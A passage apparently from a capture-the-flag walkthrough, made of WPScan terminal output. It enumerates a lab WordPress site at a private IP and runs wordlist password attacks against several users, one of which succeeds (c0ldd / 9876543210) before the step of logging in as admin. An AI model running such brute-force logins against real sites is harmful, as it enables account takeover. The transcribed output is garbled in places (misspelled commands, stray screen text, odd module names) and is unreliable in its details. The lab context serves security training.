[+] Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
[+] Style Name: Twenty Fifteen
[+] Style Description: https://wordpress.org/themes/twentyfifteen
[+] Style Author: the WordPress team
[+] Style Author URL: https://wordpress.org/
[+] Found By: Css Style in Homepage (Passive Detection)
[+] Version: 1.8 (80% confidence)
[+] Found By: Style (Passive Detection)
[+] - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.8'

[+] Enumerating All Plugins (via Passive Methods)
[+] No plugin Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
[+] Checking Config Backups - Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[+] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying philip / pic Time: 00:02:02 → (3371 / 10000) 33.71% ETA: 00:04:12s Time: 00:02:02 → (10000 / 10000) 100.00% Time: 00:06:02
[+] No Valid Passwords Found.

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 5 11:04:09 2022
[+] Requests Done: 10172
[+] Cached Requests: 0
[+] Total Requests: 10172
[+] Data Received: 36.963 MB
[+] Memory used: 291.801 MB
[+] Elapsed time: 00:06:02

[zaviyar@kali:~/Desktop]$ sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
31°C Clear 8:04 PM 10/5/2022
```

```
[zaviyar@kali:~/Desktop]# aude wpscan --url 192.168.10.12 -U c0ldd -P pass.txt
[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 11:06:01 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC
| XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
```

```
[zaviyar@kali:~/Desktop]# aude wpscan --url 192.168.10.12 -U c0ldd -P pass.txt
[+] URL: http://192.168.10.12/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] URL: http://192.168.10.12/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-09-24T08:48:00Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URI: https://wp-themes.com/2018/10/12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: The WordPress Theme Team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:08:00 <----- (137 / 137) 100.00% Time: 00:08:00
[!] No Config Backups found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210 Time: 00:03:49 <----- > (7005 / 17005) 41.19% ETA: ?? : ?? : ???
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 11:09:59 2022
[+] Requests Done: 7144
[+] Cached Requests: 38
[+] Data Sent: 25.73 MB
[+] Data Received: 25.73 MB
[+] Memory used: 262.312 MB
[+] Elapsed time: 00:03:58
```

```
(zavlyar@kali)-[~/Desktop]
$ sudo wpscan --url 192.168.10.12 -U hugo -P pass.txt
[+] URLs: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 11:13:40 2022
[+] Interesting Finding(s):
[*] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[*] XML-RPC
| XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_horde_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_vnlpoc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[*] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[*] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscan/wpscan/issues/1299
[*] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)

zavlyar@kali:~/Desktop
```

```
(zavlyar@kali)-[~/Desktop]
File Machine View Input Devices Help
zavlyar@kali:~/Desktop
File Actions Edit View Help
[*] WordPress version 4.1.31 identified (Structure, released on 2020-06-10).
| Found By: Structure (Passive Detection)
| https://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v4.1.31</generator>
| - http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v4.1.31</generator>
[*] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T08:00:00.000Z
| References:
|   - https://wordpress.org/themes/twentyfifteen/readme.txt
|     The version is out of date, the latest version is 3.2.
|     Style Name: Twenty Fifteen
|     Style URI: https://wordpress.org/themes/twentyfifteen
|     Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
|     Author: The WordPress team
|     Author URI: https://wordpress.org/
|     Found By: Css Style In Homepage (Passive Detection)
|     Version: 1.0 (80% confidence)
|     Found By: Style (Passive Detection)
|     - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[*] Enumerating All Plugins (via Passive Methods)
[*] No Plugins Found.
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 → (137 / 137) 100.00% Time: 00:00:01
[*] No Config Backups Found.
[*] Performing password attack on Wp Login against 1 user/s
Trying Hugo / egypt Time: 00:06:01 → (10000 / 10000) 100.00% Time: 00:06:01
[*] No Valid Passwords Found.
[*] No WPScan API Token given, as a result vulnerability data has not been output.
[*] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Wed Oct 5 11:19:51 2022
[*] Requests Done: 10172
[*] Cached Requests: 5
[*] Requests Left: 0
[*] Data Received: 36.947 MB
[*] Memory used: 264.938 MB
[*] Elapsed time: 00:06:11

zavlyar@kali:~/Desktop
```



Login with the detected username and password to open admin dashboard.

